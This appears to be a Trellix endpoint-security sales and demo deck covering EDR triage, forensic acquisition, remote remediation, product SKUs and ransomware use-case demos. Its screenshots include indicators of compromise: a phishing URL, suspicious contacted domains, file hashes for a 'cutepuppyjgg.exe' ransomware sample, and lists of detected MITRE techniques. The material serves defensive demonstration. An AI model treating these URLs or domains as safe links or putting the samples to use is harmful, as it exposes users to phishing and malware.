
DURING The Attack

Effective endpoint alert
triage and prioritization

Simpler investigation
workflows

- Broad Visibility
- Flexible Retention
- Always-on data collection

- Data Visualization & Search
- Robust Response



- File and Fileless threats
- MITRE framework driven detection and mapping

- Force-multiply expertise with AI
- Automatic Alert Triage

AFTER The Attack

Alert Timeline and Triage Viewer

- Show timeline of alerts
- Simplifies investigation
- Filters results based on selection
- Red Dot shows indicator trigger
- Full triage download for deeper analysis

The screenshot displays the Trellix Alert Timeline and Triage Viewer interface. The top navigation bar includes: DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH, ADMIN, and MODULES. The main header shows 'Research-1' with buttons for 'CONTAIN', 'CANCEL CONTAINMENT REQUEST', and 'Download Full Triage'. Below this, the process 'iexplore.exe - 4424' is detailed, including its start time and path. A timeline view shows various activity categories: Exploits (red), Processes (blue), Network (light blue), Registry Keys (orange), and Files (green). A red dot on the timeline indicates a trigger. Below the timeline, there are sections for 'Exploits', 'Processes', 'IP Addresses', and 'Domains'.

Exploits
From 2021-06-02 14:41:47.592Z to 2021-06-02 14:42:46.814Z

Processes
From 2021-06-02 14:17:41.079Z to 2021-06-02 14:42:46.814Z

PID	Path	Username	Start Time ↓
4524	C:\Windows\SysWOW64\eventvwr.exe	RESEARCH-1\victim	2021-06-02 14:41:49.617Z
4780	C:\Windows\SysWOW64\eventvwr.exe	RESEARCH-1\victim	2021-06-02 14:41:50.364Z

IP Addresses
From 2021-06-02 14:21:18.983Z to 2021-06-02 14:42:41.124Z

Remote Address	Remote Port	Protocol	# of times
10.12.19.27	80	TCP	1
104.18.10.39	80	TCP	1
104.18.11.39	80	TCP	1

Domains
From 2021-06-02 14:21:18.983Z to 2021-06-02 14:42:41.124Z

Domains	# of times
fpdownload.macromedia.com	2
individualization.adobe.com	2
swe.karasoyemlak.com	2

AFTER The Attack

Data Acquisitions

Actions

Actions

- Run a Malware Scan
- Restart Agent
- Cancel containment request
- Contain

Acquire

- Single File
- Triage
- Multiple Files
- Standard Investigative Details
- Comprehensive Investigative Details
- Quick File Listing
- Command Shell History
- Process Memory
- Driver Memory
- Full Memory
- Raw Disk
- PowerShell History (From Event Logs)
- test101

928 Acquisitions

FILTER BY:


Acquisition type: All | Status: All | Requested by: Not Enricher | Platform: All

0 acquisitions selected | 301 - 350 of 928

		Hostname	IP Address	Requested	Acquisition	Download Size	Status
<input type="checkbox"/>	Windows	VICTIM-7FHS0H5	10.12.10.136	14 days ago	Triage (automatic)	6.2MB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Triage (automatic)	6.3MB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Data: Quick File Listing	28.4MB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Data: Command Shell History	1.4MB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Data: PowerShell History (From Event Logs)	691.6KB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Data: Raw Disk	26.3GB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Data: Full Memory	2.4GB	Acquired
<input type="checkbox"/>	Windows	VICTIM-7FHS0H5	10.12.10.129	14 days ago	Triage (automatic)	15.4MB	Acquired

AFTER The Attack

Logon Tracker - Lateral Movement Detection



- Analysis typically starts with a clue (an account or a host)
- Essential to gather **historical logon data**
- Account, host, and logon metadata speeds up analysis

AFTER The Attack

Host Remediation – Remote Shell

Remediation Session

```
PS C:\Windows\system32> whoami
nt authority\system

PS C:\Windows\system32> _
```

WIN73a913c4cace
Connected

Host Info

IP Address	10.61.153.181
Operating System	Windows 10 Enterprise
Agent Version	32.30.0

Use Custom Script

Upload your script and execute on the host.

Drag file here or [browse](#)

DOWNLOAD AUDIT TRACE END SESSION

- Remote Console
- Audited
- Kill processes
- Remove Files
- Scriptable

AFTER The Attack

Rapid response capabilities to contain attacks

Root cause understanding, and remediation

Investigation



Enterprise Search



Forensic Acquisition



Attack Summary and Audit Viewer

Response



Quick Containment



Scalability



Off Network Investigation

AFTER The Attack

Windows Event Log Forwarding

Event Streamer

The Event Streamer module provides the ability to send Windows Event log data directly to Helix or a Syslog server.

Enable Event Streamer on the host

ON

Destinations

Stream to FireEye Helix

Enable this setting to forward Windows event logs to your FireEye Helix instance.

ON

No syslog destination has been added yet

Start by adding a syslog destination for forwarding Windows event logs.

ADD SYSLOG DESTINATION

Add Syslog Destination

Add the syslog destination you want to connect and send your Windows event logs to.

Name

Name

IP Address

IP Address

Port

Port

Enable TLS

Security ⓘ

ON

System ⓘ

ON

Terminal Services ⓘ

ON

Task Scheduler ⓘ

ON

Powershell ⓘ

ON

Windows Defender ⓘ

ON

Application Experience ⓘ

ON

Application ⓘ

ON


AppLocker ⓘ

ON

Printer Service ⓘ

ON

Trellix Endpoint Security Solution



Visibility & Control over the full life cycle of all your Endpoints

An Endpoint Security

Powerhouse

Optimize all your Endpoints Protection


- Manage at Enterprise Scale, on-prem & cloud
- Desktop, Servers & Fixed functions devices
- Proactively Protect against sophisticated threats

Simplify & Improve Triage, Investigation & Response

- High Fidelity Endpoint Alerts and Telemetry
- AI Guided Investigations

Minimize Impact

- Real-Time Blocking and Containment at Scale
- Endpoint Forensic & Root Cause Analysis



Endpoints are foundational to cybersecurity

... And we offer a fully-featured solution

Before, During & After the Attack

Customers need capabilities before, during, and after attacks to protect their endpoint attack surface

A Foundation

Endpoint security is foundational to every organization's security program

Modern & Comprehensive

A Proven endpoint security platform that secures organizations' endpoint estate and minimize costs and risks



Trellix Endpoint

New SKU for Comprehensive Endpoint Coverage

New SKU (TRXE - March 2023)	Rich Protection	Investigation & Response	Adv. Forensics	Threat Intelligence Prioritization	Threat Response at Scale	Attack Surface Reduction
Component	ENS	EDR	Forensics	Insights	TIE	App/Device Control
SaaS and On-prem Mgmt						
Trellix Endpoint	X	X	X	X	X	X

Trellix Endpoint Security Offerings

Endpoint Security Maturity to XDR

SKU	Capabilities	Endpoint Protection	Attack Surface Reduction		Threat Intel	Threat Response at Scale	Cloud EDR	EDR and Adv. Forensics
		ENS	Device Control	App. Control for Desktops	Insights	Threat Intelligence Exchange (TIE)	EDR	Forensics (HX)


SaaS and on-prem management (ePO) included with every SKU

MV1	EPP (ENS)	X	X					
MV2	EPP Plus (ASR, TIE and Insights)	X	X	X	X	X		
MV6/7	EPP Plus + EDR	X	X	X	X	X	X	
TRXE	EPP Plus + EDR + Forensics	X	X	X	X	X	X	X
TRXHX	EPP Plus + EDR + Forensics (on-prem only)	X	X	X	X	X		X

Security Tools

Trellix XDR Platform

Automated Responses and Playbooks



Trellix | Investigation - Initial Access, Execution, Exfiltration and Co... (ID: #124) | Search

CRITICAL 98 / 100

Initial Access, Execution, Exfiltration and Command & Control

Detected by Trellix Email, Endpoint, Network, DLP and a Third-Party Identity Vendor.

RISK SCORE

MITRE ATT&K Techniques™ 4 / 188

Recommended Actions

- TRELLIX DETECTION ON DEMAND: Enrich Indicators
- TRELLIX ENDPOINT SECURITY: Contain Host
- THIRD-PARTY NETWORK SECURITY: Sinkhole FQDN DNS Re...
- THIRD-PARTY NETWORK SECURITY: Drop Network Commun...
- TRELLIX INCIDENTS: Review Defensive Playb...

Incident Assignee: ... | Status: Open


The screenshot shows a detailed investigation view in the Trellix XDR platform. It features a central network diagram with nodes for "THIRD-PARTY IDENTITY ALERT", "VALID ACCOUNTS", "REMOVED MAILBOXES", "TRELLIX EMAIL SECURITY ALERT", "AFFECTED ACCOUNT", "Multiple Gmail Accounts (3)", "Phishing Alerts (4)", "ryan@gmail.com", "http://paandorasong.com/04631ogrn", and "Initial Access". The interface includes a risk score of 98, a list of recommended actions, and a search bar at the top.

- Sandbox Enrichment
- Disabling AD Account
- Quarantine Endpoint Host
- Quarantine Cloud Instance
- ServiceNow Ticket

Trellix XDR Tour

trellix.com/tours/xdr-tour/

To get started with the Trellix XDR tour, **please fill out this form and click Submit.** When you're done, you can request a demo directly from the tour to learn more.



Trellix

Use Cases & Demo Guidance

Endpoint Security



Key Use Cases

Endpoint Security

Endpoints are a
constant target for
attackers

1) **Complex Endpoint Attack Surface**

Gaps in coverage and misconfigurations can lead to increasing cost and risk of attacker dwell time and costly incidents

2) **Ransomware attacks cause damage**

Ransomware quickly blocks access to systems and data causing impact to users and organizations

3) **Inefficient Endpoint Alert Triage**

Noisy alerting and false positives increases alert fatigue and the risk of critical alerts being ignored, leading to costly incidents.

4) **Impactful Endpoint Incidents**

Endpoint incidents must be contained, and scope and root cause must be understood to resolve and prevent incidents from reoccurring

Who Cares?

Foundational Endpoint Security for Strategic Security Initiatives

Organization Profiles:


Low to Medium Maturity –
Manage and Protect Focus

- Minimal resources dedicated to security
- SLAs and business uptime the priority
- Industries/geos with on-prem mandate
- Starting a SOC initiative

Low to Medium Maturity –
Manage and Protect Focus

- Considers endpoints as fundamental to the SOC
- Seeking SOC excellence
- Striving for more proactive security posture

Key Persona Concerns:



CISO

Economic Buyer

- Minimize Risk
- Minimize Cost



SOC Manager / Security Architect

Technical Buyer

- Operational Efficiency
- Metrics: E.g. MTTD, MTTR
- Staff Effectiveness



SOC Analyst

Influencer


- Daily successful execution
 - Deploy and Configure
 - Detect and Respond

Complex Endpoint Attack Surface

#1

Optimize Protection on Endpoints

Trellix Promise



CISO

Economic Buyer

Minimize cost and risk protecting endpoints in complex environments with consistent security baselines.



SOC Manager / Security Architect

Technical Buyer

Manage and protect the entire endpoint estate efficiently and effectively.

Why Trellix?

- Broad endpoint coverage, on-prem and cloud management
- Enterprise management and automation at scale
- Security posture optimization with threat intelligence

Use Case: Complex Attack Surface

#1



Optimize Protection

Scenario	Result	Solution
An organization isn't aware of what protection controls have been configured in their endpoint estate. They haven't enabled zero-day protection in ENS.	An organization is hit by ransomware and deals with costly impact due to insufficient security being enabled.	Trellix Insights shows security posture status and guides customers to where they can enable advanced protections that are part of ENS.



DEMO #1

Complex Attack Surface



Campaigns | Threats | Profiles | CVEs | MITRE Explorer | View more

Search Insights [] []

Requiring Attention (1085) | All Campaigns (3017) | Campaign Connections

Search Campaigns by Name

Sector: Telecom | Country: United States | Sort by: Last Detected


Campaign	Detection Comparison				Your Devices Exposed Endpoints	Insufficient Coverage	Defensive Play...	Last Detected
	You	Telecom	USA	Worldwide				
Threat Profile: DarkPower Ransomware	●	●	●	●	0	0	🔄 🛡️	6 days ago
Operation Iron Ore	●	●	●	●	1	1	🔄 🛡️	6 days ago
The Stealthy Email Stealer in the TA505 Arsenal	●	●	●	●	0	1	🔄 🛡️	Never
BlueNoroff APT Group Targets macOS With RustBucket Malware	●	●	●	●	0	0	🔄 🛡️	Never
Bitxor20 Backdoor Spreading Via Log4j Vulnerability	●	●	●	●	0	1	🔄 🛡️	Never

Showing 1-5 out of 3017 rows | 1 2 3 4 5 ... 004 | Show 5 rows

Ransomware Attacks Cause Damage

Solution: Rapid Response Process Blocking and Rollback

Trellix Promise



CISO

Economic Buyer

Minimize cost and risk from ransomware with advanced rapid response and rollback



SOC Manager / Security Architect

Technical Buyer

Quickly block new ransomware variants and avoid costly impact with automated remediation.

Why Trellix?

TIE – Rapid Response Process Blocking

- Rapidly block new attacks across endpoint estate with Threat Intelligence Exchange
- Ransomware Rollback

Use Case: Complex Attack Surface

Optimize Protection

Scenario	Result	Solution
A new ransomware variant is executed on an endpoint.	Endpoint data is encrypted and the organization is at risk of increased scope of damage.	Trellix Threat Intelligence Exchange allows admins to immediately block new process throughout an estate and enhanced remediation automatically restores encrypted data.



DEMO #2

Ransomware Attacks Cause Damage

Recycle Bin se_email

Acrobat Reader ImportantD...

Cyginwin64 Terminal prep

Firefox 22997_cubepu ppvjpg sample

Google Chrome exfil

WinSCP

Wireshark

EPO_Login

ePO_Updater

ImportantDocuments

File Home Share View

ImportantDocuments

Search ImportantDocuments

Quick access

- Desktop
- Documents
- Downloads
- Pictures
- Music
- Videos
- OneDrive
- This PC
- Removable Disk (F:)
- Network

_0025_p822_famil y_1117_003_E	3a6c5b7c17ee874 10bf6eb59aba0e cc	11_202101282056 40_10739526_larg e	13insider-family- interrupted-1-wid eoSixteenByNine Jumbo1600	016c3775588de3e 8773dd175db8f50 93	0021-C_MiniSho ot	136b8ede-e65c-4 0bf-a9ee-dabf7e 08bce1-AP_20351 380871747	514cee75991605e cf499bf6328a272 0b	
679A8823-683x10 24	1080x1080-action -block-3_1	2020-08-26_0002	60105f2eb743a6 f41869ea1_kauai- family-photogra phy	1623226539.famil y-studio-portrait	808499162018304 1	Amanda-Lennon 4	Beachum-36-683 x1024	
Belhaven-Farm- Harrisonburg-Fa mily-Photograph y-Be-Thou-My...	best-los-angeles- family-photogra phers-1080x600	best-nyc-family- photographers	boise-family-pho tographer-4790a	chapelhillfamily photography_cha pelhillfamilyphot ographer_ncbo...	Choosing-Outfits -for-Family-Pictu res	CL_OUTDOOR_FAL L_FAMILY_PHOTO SESSION_CT	Cincinnati-ohio-f amily-portrait-ph otographer-1-78 1x1024	

77 items

Activate Windows
Go to Settings to activate Windows.

Type here to search



6:45 PM 9/5/2023

Ctrl Alt Esc Tab

Inefficient Endpoint Alert Triage

Simplify Endpoint Alert Triage

Trellix Promise



SOC Manager / Security Architect

Improve endpoint team efficiency and MTTD/MTTR for endpoint investigations



SOC Analyst

Influencer

Minimize alert fatigue and time spent investigating endpoint alerts.



CISO

Economic Buyer

Minimize risk of incidents resulting from unattended endpoint alerts

Why Trellix?

- High-fidelity detections, low false positives
- MITRE Tactic and Technique
- AI Guided Investigations

Use Case: Inefficient Alert Triage

AI Guided Investigations

Scenario	Result	Solution
SOC analysts who need to triage endpoint alerts are overwhelmed and don't know how to efficiently investigate alerts where they might need to take action.	An organization is hit by ransomware and deals with costly impact due to inefficient alert triage and investigation.	Trellix EDR AI guided investigations answer questions for the SOC Analysts and allow them to quickly contain incidents..



DEMO #3

Inefficient Endpoint Alert Triage

Monitoring

8 Total Threats 7 High 0 Medium 1 Low

🕒 4 few seconds ago ⌚ Past 3 days ▾

Threats by Ranking ▾

Filter by keyword

View All ▾

- 21303_cutepuppyjgg.exe Sep 5, 2023 11:11:30 AM
- 18972_cutepuppyjgg.exe Sep 5, 2023 2:14:34 PM
- 22997_cutepuppyjgg.exe Sep 5, 2023 2:54:09 PM
- 31025_cutepuppyjgg.exe Sep 5, 2023 2:56:43 PM
- 26126_cutepuppyjgg.exe Sep 5, 2023 10:22:18 AM
- 24252_cutepuppyjgg.exe Sep 5, 2023 2:08:42 PM
- 8762_cutepuppyjgg.exe Sep 5, 2023 2:14:34 PM
- explorer.exe Sep 5, 2023 2:54:09 PM

21303_cutepuppy... ⌵

Initial trigger
 First detection Sep 5, 2023 11:11:30 AM
 Last detection Sep 5, 2023 11:11:30 AM
 Affected devices 1
 Age 3 hours

Take Action ▾

Process Attributes

First Name
21303_cutepuppyjgg.exe

MDS
EB2A3D1CB5C12BE0217695750663F264

SHA-1
B1DBD1B31C233CD979C00B0FE62D302E320086FC

SHA-256
9921664977DF3B73956C7EA12376D44A7FF93CE198D8ABDF4E4CDED1B5ECD044

Threat Details


Device: 284793-jnetz-FINANCE Sep 5, 2023 11:11:30 AM 1 affected devices

Threat Behavior

Techniques Observed(20)	MITRE ATT&CK™ Matrix	Suspicious Indicators(21)
Obfuscated Files or Information T1027 (Defense Evasion)		Modified Windows Registry via reg.exe
Rename System Utilities T1036.003 (Defense Evasion)		Spawned suspicious Windows Command Shell
Command and Scripting Interpreter T1059 (Execution)		EPP Detection: Identify suspicious command parameter execution
PowerShell T1059.001 (Execution)		Created new scripting file under System folder or User Data folder
Windows Command Shell T1059.003 (Execution)		Suspicious DNS Query (Commonly Abused Web Services)

Process Activity

Fetching data...



Impactful Endpoint Incidents

Minimize Impact from Endpoint Incidents

Trellix Promise



SOC Manager / Security Architect

Technical Buyer

Minimize impact from incidents and understand root cause



SOC Analyst

Influencer

Contain incidents quickly and verify incident is resolved



CISO

Economic Buyer

Ensure endpoint incidents don't lead to costly outages or headlines

Why Trellix?

- Rapidly block new attacks across endpoint estate
- Contain and investigate endpoints at scale
- Understand scope with adv. Forensics
- MDR options for added expertise

Use Case: Impactful Incidents Reoccur

Root cause analysis to prevent reoccurring incidents

Scenario	Result	Solution
An organization is hit by ransomware but doesn't investigate with forensics for root cause analysis and just reimages systems to recover.	The organization gets hit by ransomware again because they never understood the attack vector and didn't improve their security posture.	Trellix Forensics provides advanced tools for responders to understand the scope of an attack and root cause analysis to understand how to improve controls and prevent attacks from reoccurring.



DEMO #4

Impactful Endpoint Incidents



All Exploits blocked on
0 hosts



Alerts detected on
1 high-value host



Exploits on
5 hosts



Malware on
23 hosts

RECENT FILE ACQUISITIONS [View all](#)



No recent file acquisitions

Working on 0 requests

0 file acquisitions failed

CONTAINED HOSTS




0 contained hosts

0 requests for containment

0 containments failed

ACTIVE HOSTS

Daily



INACTIVE HOSTS



0 hosts
have not checked in for 30 days or more
After 90 days, hosts are deleted.

Recap of Trellix Endpoint Protection Stack

High-level overview of what it does and why it would matter

Component Name	What it does:	Why needed?	Stakeholder
Trellix ePO	Central management of endpoint protection policies and reporting	Scalable, On-premises, SaaS,	Workplace and Sec Ops Team
Trellix ENS	NGAV, Anti-Malware and Threat Protection using Intelligence, Signatures, Exploit Prevention, Firewall and Behavioural Rules.	Compliance, Award-winning protection, highly configurable, customized rules, alternative to Defender; supplement HX or other EDR	Workplace and Sec Ops Team
Trellix Insights	Taking proactive approach to prevent attacks before attacks happen. Ability to enhance security posture.	Understands trending threats across countries / industries.	Sec Ops Team
Trellix TIE	Add local file reputations from threat intelligence and sandbox.	Reduce MTTR, add own indicators of compromise for better protection	Sec Ops Team
Trellix EDR	AI-guided investigation. Allows tier 1 incident responders to do more. Threat hunting.	Detect threats that bypass prevention tools; investigate incidents; hunt for new threats	Sec Ops Team
Trellix Forensics (HX)	Proactive threat detection, investigation, forensics and hunting	Investigate incidents, root cause analysis; forensic investigations; replace Sysmon or 3 rd Party forensics	Sec Ops Team

Trellix

EDR with Forensics

Endpoint Security



Safe Harbor Statement

Legal

This slide deck may include roadmap information, projections or other information that might be considered forward-looking. While these forward-looking statements represent our current judgment on what the future holds, they are subject to risks and uncertainties that could cause actual results to differ.





Roadmap details is not included

Contact PM - Steen Pedersen for getting

Lexicon of terms used

1. **Trellix EDR with Forensics** This is the merger of Trellix EDR and the HX xAgent (Trellix Forensics)
2. **XAgent** – the existing agent/client that the HX product uses today, managed by HX Server
3. **EDR Client** - the existing client that the EDR product uses today
4. **Trellix Agent / TA** - (aka McAfee Agent or MA) - agent that facilitates communication to ePO and DXL Fabric (ePO OnPrem and ePO Saas, EDR Cloud, TIE)
5. **XClient** – name of the services within the EDR with Forensics
6. **XConsole** – evolving platform that will contain tiles for all products (HX, EDR, ePO, IVX, Helix)
7. **TRXE** – SKU which combines MV6 and HX offerings

Policies managed by ePO

The screenshot displays the Trellix ePO Policy Catalog interface. The left sidebar shows a list of products, with 'Trellix EDR with Forensics' selected. The main content area shows the configuration for this product, including a search bar, a 'Hide Unassigned Policies' checkbox, and a 'New Policy' button. The policies are organized into sections: General, Detection, Investigation, Streaming, and Remediation. Each section contains a table of policies with columns for Name, Rule Assignments, Assigned To, and Actions.

Products

- Active Directory Connector
- Common Appliance Management
- Data Loss Prevention
- DLP Appliance Management
- Endpoint Security Adaptive Threat Protection
- Endpoint Security Common
- Endpoint Security Firewall
- Endpoint Security Threat Prevention
- Endpoint Security Web Control
- Management of Native Encryption
- Skyhigh Client Proxy
- Trellix Agent
- Trellix DXL Client
- Trellix EDR
- Trellix EDR with Forensics**
- Trellix Endpoint
- Trellix Forensics

Trellix EDR with Forensics New Policy

Search Hide Unassigned Policies

General

Detection

Investigation

Name	Rule Assignments	Assigned To	Actions
